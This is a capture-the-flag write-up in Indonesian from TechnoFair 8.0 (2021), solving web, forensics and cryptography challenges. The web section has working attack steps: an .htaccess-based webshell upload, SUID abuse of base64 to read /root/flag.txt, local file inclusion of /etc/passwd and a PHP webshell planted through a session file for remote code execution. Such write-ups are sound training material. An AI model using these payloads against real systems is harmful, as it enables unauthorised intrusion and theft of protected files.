

Terlantarkan
Universitas Bina Nusantara

Player list :

DarkAngels

Bigby

EternalBeats

Daftar Isi

Web

[Cloud Storage](#)

[Simple](#)

Forensic

[robot](#)

[doomp](#)

Cryptography

[A lucky Loop](#)

[Aku dan 4 bilangan prima](#)

[baca-baca angka](#)

[The ARCH4ngels](#)

[x_A\(o\)T_r](#)

[Sphinx Labyrinth](#)

Misc

[Channel Rahasia](#)

[Welcome to TechnoFair 8.0 \(2021\)](#)

[Feedback](#)

Web

Cloud Storage

Langkah Penyelesaian:

Diberikan sebuah webservice yang menerima file .zip


Welcome! Have a nice day!

Choose File No file chosen


Upload

Penulis banyak melakukan fuzzing menggunakan php extension yang berbeda beda namun sebagian banyak terdeteksi sebagai malware.

Pada akhirnya penulis menggunakan cara RCE dengan rule .htaccess dan payload di file .txt



Di zip dan di upload, akan menunjukkan upload sukses dan kita bisa browse ke test.txt untuk mencoba webshell



Mencari flag nya juga rada ribet, ternyata dapet hint.txt dan symlink di /dev/shm bahwa flag.txt ada di /root/flag.txt

Mencari file SUID dengan find




```
view-source:103.152.242.172:20052/00a4c13c0029d7d8a3e541bd3767a8d3/test.txt?cmd=find%20/%20-perm%20-4000
```

Apps Forum Posts - Binus... Certified Ethical Ha... RESTCON CTF : Writ... CSC CTF 2020

Line wrap ☐

```
1 /usr/bin/mount
2 /usr/bin/passwd
3 /usr/bin/umount
4 /usr/bin/base64
5 /usr/bin/newgrp
6 /usr/bin/gpasswd
7 /usr/bin/su
8 /usr/bin/chfn
9 /usr/bin/chsh
10 /usr/bin/ping
11 /usr/bin/ping6
12 /usr/bin/pkexec
13 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
14 /usr/lib/policykit-1/polkit-agent-helper-1
```

Ditemukan binary base64 yang dijalankan oleh root, mencoba base64 encode dan decode untuk exfil flag.txt



```
view-source:103.152.242.172:20052/00a4c13c0029d7d8a3e541bd3767a8d3/test.txt?cmd=base64%20/root/flag.txt%20|%20base64%20-d
```

Apps Forum Posts - Binus... Certified Ethical Ha... RESTCON CTF : Writ... CSC CTF 2020

Line wrap ☐

```
1 technofair{jago_banget_sih_kamu_tapi_sayang_kamu_masih_belom_bisa_bobol_hati_dia}
```

Code:

```
find / -perm -4000
base64 /root/flag.txt | base64 -d
```

Flag:

technofair{jago_banget_sih_kamu_tapi_sayang_kamu_masih_belom_bisa_bobol_hati_dia}

Simple


Langkah Penyelesaian:

Diberikan sebuah web service yang terdiri dari 2 page

- [Home](#)
- [Profile](#)

Name

Jika penulis mengklik link ke Profile akan muncul GET parameter yang vulnerable terhadap LFI, terbukti dengan inclusion /etc/passwd



The screenshot shows a web browser window with the address bar displaying a URL that includes a vulnerable GET parameter: `view-source:103.152.242.172:20053/?page=../../../../etc/passwd`. The browser's developer tools are open, showing the source code of the page. The source code contains an HTML list with links to 'Home' and 'Profile' (with a vulnerable parameter). Below the list, there is a list of system users and their home directories, including root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, _apt, systemd-timesync, systemd-network, systemd-resolve, messagebus, and ctf.

```
1 <ul>
2   <li><a href="#">Home</a></li>
3   <li><a href="?page=profile.php">Profile</a></li>
4 </ul>
5 root:x:0:0:root:/root:/bin/bash
6 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
7 bin:x:2:2:bin:/bin:/usr/sbin/nologin
8 sys:x:3:3:sys:/dev:/usr/sbin/nologin
9 sync:x:4:65534:sync:/bin:/bin/sync
10 games:x:5:60:games:/usr/games:/usr/sbin/nologin
11 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
12 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
13 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
14 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
15 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
16 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
17 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
18 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
19 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
20 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
21 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
22 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
23 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
24 systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
25 systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
26 systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
27 messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
28 ctf:x:1000:1000::/home/ctf:/bin/sh
29
```

Penulis banyak mencoba payload lain, mencari file-file sensitive yang mungkin di include. Sudah sempat menggunakan wrapper untuk base64 encode dan decode index.php dan profile.php juga tapi tidak ada yang menarik

```

index.php
1 <?php
2
3     session_start();
4     if(array_key_exists('name', $_POST)) {
5         $_SESSION['name'] = $_POST['name'];
6     }
7
8 }
9
10 <ul>
11     <li><a href="#">Home</a></li>
12     <li><a href="?page=profile.php">Profile</a></li>
13 </ul>
14 <?php if(!array_key_exists('page', $_GET)): ?>
15 <form action="" method="POST">
16     <label for="name">Name</label>
17     <input type="text" name="name" id="name"><br>
18     <button type="submit">Save</button>
19 </form>
20 <?php else: ?>
21 <?php include $_GET['page']; ?>
22 <?php endif; ?>

```

```

profile.php
1 <?php
2
3     echo '<h2>Welcome To My Paradise ' . htmlspecialchars($_SESSION['name'])
4         . ', Nice To Meet You!';
5

```

Penulis sempat terpikir melakukan RCE dari session file di file sess_(session) namun file not found. Terakhir yang ditemukan penulis mencoba bruteforce /proc/self/fd/ dan ternyata di /proc/self/fd/10

Not secure | view-source:103.152.242.172:20053/?page=../../../../proc/self/fd/10

Apps Forum Posts - Binus... Certified Ethical Ha... RESTCON CTF : Writ... CSC CTF 2020

Line wrap

```

1 <ul>
2     <li><a href="#">Home</a></li>
3     <li><a href="?page=profile.php">Profile</a></li>
4 </ul>
5 name|s:12:"Terlantarakan";

```

Berhasil include file yang bisa kita mainkan kontennya

Not secure | 103.152.242.172:20053/?page=../../../../proc/self/fd/10&cmd=whoami;id

Apps Forum Posts - Binus... Certified Ethical Ha... RESTCON CTF : Writ... CSC CTF 2020


- [Home](#)
- [Profile](#)

```

name|s:29:"www-data uid=33(www-data) gid=33(www-data) groups=33(www-data) ";

```

Berhasil RCE



- [Home](#)
- [Profile](#)

name[s:29:"techofair{walaupun_terlihat_gampang_nyatanya_susah_kan} ";

Code:

```
name=<?php system(`$_GET["cmd"]`);?>
?page=../../../../../../../../proc/self/fd/10&cmd=cat
/flag-0d391c1c2097f240afc11dc7451eabc7.txt
```


Flag: techofair{walaupun_terlihat_gampang_nyatanya_susah_kan}
(typo kh?)

Forensics

robot

Langkah Penyelesaian:

Diberikan sebuah zip file berisi .avi




Diantara frame2 nya terdapat QR code

Jadi saya pisahkan per frame menggunakan ffmpeg dan dipisah per 25 frame (25 frame menurut info dari exiftool)

Jadi saya pisahkan per video per folder

```
root@kali:~/Documents/techno/foren/robot# ls irinasensei/ | wc -l
634
root@kali:~/Documents/techno/foren/robot# ls itona/ | wc -l
636
root@kali:~/Documents/techno/foren/robot# ls karma/ | wc -l
607
root@kali:~/Documents/techno/foren/robot# ls koro/ | wc -l
674
root@kali:~/Documents/techno/foren/robot# ls nagisa/ | wc -l
646
root@kali:~/Documents/techno/foren/robot#
```

Kemudian saya membuat script untuk mendecode QR code diantara anime frame itu

```

1  #!/usr/bin/env python3
2
3  import base64
4  import glob
5  from PIL import Image
6  from pyzbar.pyzbar import decode
7
8  irina_files = glob.glob('./irinasensei/*.png')
9  irina_files.sort()
10
11  itona_files = glob.glob('./itona/*.png')
12  itona_files.sort()
13
14  karma_files = glob.glob('./karma/*.png')
15  karma_files.sort()
16
17  koro_files = glob.glob('./koro/*.png')
18  koro_files.sort()
19
20  nagisa_files = glob.glob('./nagisa/*.png')
21  nagisa_files.sort()
22
23
24  for i in nagisa_files:
25      try:
26          result = decode(Image.open(i))
27          if result != []:
28              try:
29                  result = base64.b64decode(result[0].data.decode("utf-8"))
30                  print(result.decode("utf-8"))
31              except Exception as b:
32                  continue
33      except Exception as e:
34          continue

```

```


root@kali:~/Documents/techno/foren/robot# ./solve.py
bukan disini, mungkin yang itu lagi
bukan yang ini juga sebelah lagi coba
sorry ini terakhir janji di satu lagi :(
https://drive.google.com/file/d/1VfXaESMWvqJtbjm6AfN7Se5HqPeuP86S/view?usp=sharing
root@kali:~/Documents/techno/foren/robot#

```

Didapatkan link

<https://drive.google.com/file/d/1VfXaESMWvqJtbjm6AfN7Se5HqPeuP86S/view?usp=sharing>

Didapatkan final.wav yang setelah didenger ternyata SSTV
(kenapa tau SSTV? Karena CTF WKWK)



Code:

Sudah terlampir

Flag: technofair{aku_terciduk}

doomp

Langkah Penyelesaian:

Diberikan sebuah dump file memory windows

Curhat : Sebenarnya min tadi sudah analisa ini itu dengan volatility, tetapi karena buntu ingin coba strings, dan iseng2 eh malah sepintas dapat flag.

```
root@kali:~/Documents/techno/foren/doomp# ls
cmdscan.log  consoles.log  data.raw  filesCAN.log  help.log  iehistory.log  imageinfo.log  pslist.log
root@kali:~/Documents/techno/foren/doomp#
```

(Sudah sempat enumerasi beberapa hal)

```
root@kali:~/Documents/techno/foren/doomp# strings data.raw | grep technofair
technofair{mindyourownbusiness2395}
technofair{mindyourownbusiness2395}
root@kali:~/Documents/techno/foren/doomp#
```

(Ketika buntu ngestrings eh dapet flag)

Code:

```
strings dump.raw | grep technofair
```

Flag: technofair{mindyourownbusiness2395}

Cryptography

A Lucky Loop

Langkah Penyelesaian:

```
Vm1wS01GWQ==eVJRPT1lRg==ZFJQVDFsVg==Zz09U201UQ==VkRGclVnPQ==P
Vp6MD1VMg==MDFVUT09Vg==a1JHV1ZWbg==UFE9PVBWVg==VU1EbFViQQ==PT
1Xa3RWVQ==VDA5Vmc9PQ==YTFKSfkyeA==c2JnPT1VRg==RT1QVkJXUg==Zz0
9V1UxRQ==YkZwTlFRPQ==PVBUMVplaw==WldWUT09Vg==REE1Vm1jOQ==UFE9
PV1URg==S1NGZFdxZw==PT1ZV0puUA==VDFWUmc9PQ==UlRsUVZrSg==WVZRP
T1aeg==MD1UbXN4Ug==UT09WWtadw==YUdSM1BRPQ==PVBWQ1VNVw==aFRSUT
09Tg==WEJWVVQwOQ==Vmc9PVJFRQ==MVZtdEZPUQ==PT1VRkU5UA==VlpxVGc
9PQ==VG1WR1Vsaa==bFFRPT1QVA==MWpNa3B1VQ==QT09VkrGVw==VW1jOVBR
PQ==PVVsUnNVVg==WnJTZz09Vw==RmwzUFQxUg==Vke9PU1EbA==VWJYTjRVZ
w==PT1VVDA5Vw==V3RhYnc9PQ==WVvad00xQg==UlBRPT1QVg==QldRbFZOVg
==Zz09Vm1oTg==ZHowOVZRPQ==PWJUbFdWVg==UXdPUT09Vg==bWM5UFZKRg=
=U1E9PU1WWg==cVNtcFBVUQ==PT1QVDFWUg==a1U1VUE9PQ==VmxaeldrRQ==
OVBRPT1Zag==RmtSMkpFVw==Zz09VTFwMw==UFQxUVZBPQ==PU1XcE5WbA==c
DFWUT09UQ==VDA5VmtSRw==Vnc9PVZXMq==ak9WQ1JQUQ==PT1QV1ZzVQ==bk
5WVmc9PQ==V25KVFp6MA==OVZ3PT1WbA==cFNVRlF4WQ==UT09WldjOQ==UFU
xRWJBpQ==PVZrMUhVaw==eFZkdz09UA==VDFWVkrBNQ==Vmc9PWFrbA==NFkz
Yz1QUQ==PT1XVlphZA==MDB4Uwc9PQ==VWxCULBUMQ==UVZnPT1RbA==ZFJiR
lpPVg==Zz09WnowOQ==Vm0xc1Z3PQ==PVdub3dPVg==bDNQUT09UA==Vko2Yk
ZoVw==Vmc9PVVYZA==UFVUMDlWZw==PT1iV001VQ==RlpLUmc9PQ==VWxFOVB
VMQ==V1dnPT1jVg==RnJXbEJWVQ==UT09UFQxUQ==VkrGV1VnPQ==PWExVTFW
VQ==RT1QUT09Vg==bXhLV1ZwRg==U1E9PU9WQg==UlBUMVhWZw==PT1WWGhTT
Q==WEJHVmc9PQ==WnowOVZsWg==d013PT1VRg==UXhVVlpCUA==UT09UFUxVw
==V2s1aE1nPQ==PU9UWldVVA==MD1VUT09Vg==REE1Vm10Uw==Unc9PVYxRQ=
=OVBWZfHkQQ==PT1SazlXUQ==bEprVVE9PQ==UFQxUVZsWg==elZRPT1iaw==
NVdWbWM5UA==UT09VjI1Uw==WVZGVU1BPQ==PU9WUm5QVA==MVdiQT09Yg==M
3BWUmxGNA==V1E9PVVUMA==OVdsZGpPUQ==PT1VR1V4Ug==V0pCUFE9PQ==UF
ZkdFZuSg==WGJnPT1jRg==ZGtkejA5VQ==QT09VkrGUw==VmtSQk5RPQ==PVZ
tYz1QVQ==MVdTZz09VA==Rmx1WXpsUQ==VVE9PVBUMQ==WfYZaGhWZw==PT1N
Vlp6VQ==V2M5UFE9PQ==Vld4Q1VsQg==VU1RPT1VVg==Wm5QVDFSYg==QT09W
kZKaQ==UmxwUFZRPQ==PVp6MD1VVg==UXdPUT09Vg==RlZSZDFCUg==UFE9PV
BRPQ==PQ==
```

Diberikan text sebagai berikut, looks like base64... jadi nya itu yang dilakukan, setelah decode hasilnya still mirip dengan base64... keep doing that until we got the flag...

Operations

Search...

Favourites

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

STEP

BAKE!

Auto Bake

Input

start: 1840
end: 1840
length: 0
lines: 1

VnduS81GkQ==eV7RPT11Rg==ZF7QVDFsVg==Zz89U201UQ==VnRGc1VnPQ==Pv6MD1Vhg==MDVUT09Vg==a1JhV1ZMbG==UF9PVBWVg==V
U1EBFV1Q==PT1Xa3BmMQ==VDASWec9PQ==YTFKSFkyeA==c2nPT11VRg==RT1QVh2XUg==Zz89V1UxRQ==YkZuT1FRPQ==PVBUMp1Jaw==W1
dMUT09Vg==RE1Vn1JQ==UF9PVIURg==S1NGZFdxZu==PT1ZV8pUdA==VDFMlmc9PQ==U1RsUxZrSg==MVZRP1aeg==MD1URXU4Ug==U10
9MwtAdu==YUdSH1BRPQ==PVBmQ1VWw==aFRSUT09Tg==NEJXWVQoQ==Vnc9PVJFRQ==MVZtdZPRQ==PT1VRKUSUA==V1pxV6c9PQ==V61M
R1VsAa==bFFRPT1QVA==MkpNa3B1VQ==QT09VnRGVn==Vn1J0VBRPQ==PVZrVnVg==VnJZTz09Vn==RmowUFQxUg==VKE9PU1EbA==VnJYT
jRVZ==PT1VVDASVn==V3RhYnc9PQ==WVad80bQg==U1BRPT1QVg==Q1dRbFZOVg==Zz89Vn1oTg==ZHowOVZRPQ==PwJUbFdwVg==UXdPUT
09Vg==bMMSUFZKRG==U1E9PUIMlg==cVntcFBUUQ==PT1QVDFMlg==a1U1VUE9PQ==Vncxae1drRQ==OVBRPT1Zag==RntSMkpFVn==Zz89VUT
wMw==UFQxUvZBPQ==PU1XcESMbA==cDFMUT09UQ==VDASWntSRw==Vnc9PVZXQ==ak9WQ1JQUQ==PT1QV1ZzVQ==bk5Wmnc9PQ==VZ5KVFP6
MA==QVZ3PT1MbA==cFNR1F4Ug==UT09W1dJQ==UFUxRWJBPQ==PVZrVnVg==eFZkdz89Ua==VDFWVnRBQ==Vnc9PWFrbA==BFkzYz1QU
Q==PT1XV1p1Za==H0B4Mnc9PQ==VnxCU1BUQ==UvZaPT1RbA==ZF71R1pPvG==Zz89Vn1oTg==Vnbc1Z3PQ==PwJUbFdwVg==bMMSUFZKRG
==VkoZyKz0Vn==Vnc9PVVYZA==UFUvMD1WZu==PT1V001VQ==R1pUmc9PQ==Vnfc0VBWQ==V1drPT1JvG==Rn2XbE7WQ==UT09UFCuUQ
==VnRGV1VnPQ==PMEvVTFWQ==RT1QUIT09Vg==bXh1V1ZuRg==U1E9PUSWQ==U1BUWnWZu==PT1MghTTQ==ME3Hwnc9PQ==MnouwVZshg==
d013PT1VRg==UXhV1pCUA==UT09UFCuVn==VZs1aE1nRQ==PU9UW1dVVA==MD1VUT09Vg==RRE1Vn18U==Unc9PVVYxRQ==OVBNZFhkQ==P
T1Saz1XUg==bEpRVVE9PQ==UFQxUVZshg==e1ZRP11aw==NVdwbMSUA==UT09VJ11Ue==WVZGVU1BRQ==PU9UW1dVVA==HWJ1QT09Vg==H3
BkUmxGMA==V1E9PVVUUA==OVdsZGpPUQ==PT1VR1V4Ug==V0pCUFE9PQ==UFZkdFZuSg==Wg3nPT1jRg==ZGtkeJASVQ==QT09VnRGVn==Vnt
SQk5RPQ==PVZtYz1QUQ==WVdZz89VA==Rmxc1N0psUQ==VVE9PVBUMQ==WfYzaGHMz==PT1NV1p0VQ==VZMSUF9PQ==V1d4Q1V4Ug==VU1R
PT1Vg==MnS5QVDFSYg==QT09WkZkaQ==UmxuUJZRPQ==Pv6MD1Vg==UXdPUT09Vg==R1ZSDFCUg==UF9PVBWRPQ==PQ==

Output

start: 247
end: 245
length: -2
lines: 1

technofair{congratulations_i_am_the_flag!}

Flag: technofair{congratulations_i_am_the_flag!}

Aku dan 4 bilangan prima

Langkah Penyelesaian:

```
1  from Crypto.Util.number import *
2  import gmpy2
3  from secret import flag
4
5  p1 = getPrime(512)
6  p2 = gmpy2.next_prime(p1)
7  q1 = getPrime(512)
8  q2 = gmpy2.next_prime(q1)
9  n = p1*p2*q1*q2
10 e = 65537
11 phi = (p1-1)*(p2-1)*(q1-1)*(q2-1)
12 d = gmpy2.invert(e,phi)
13 c = pow(bytes_to_long(flag),e,n)
14
15 f = open('out.txt', 'w')
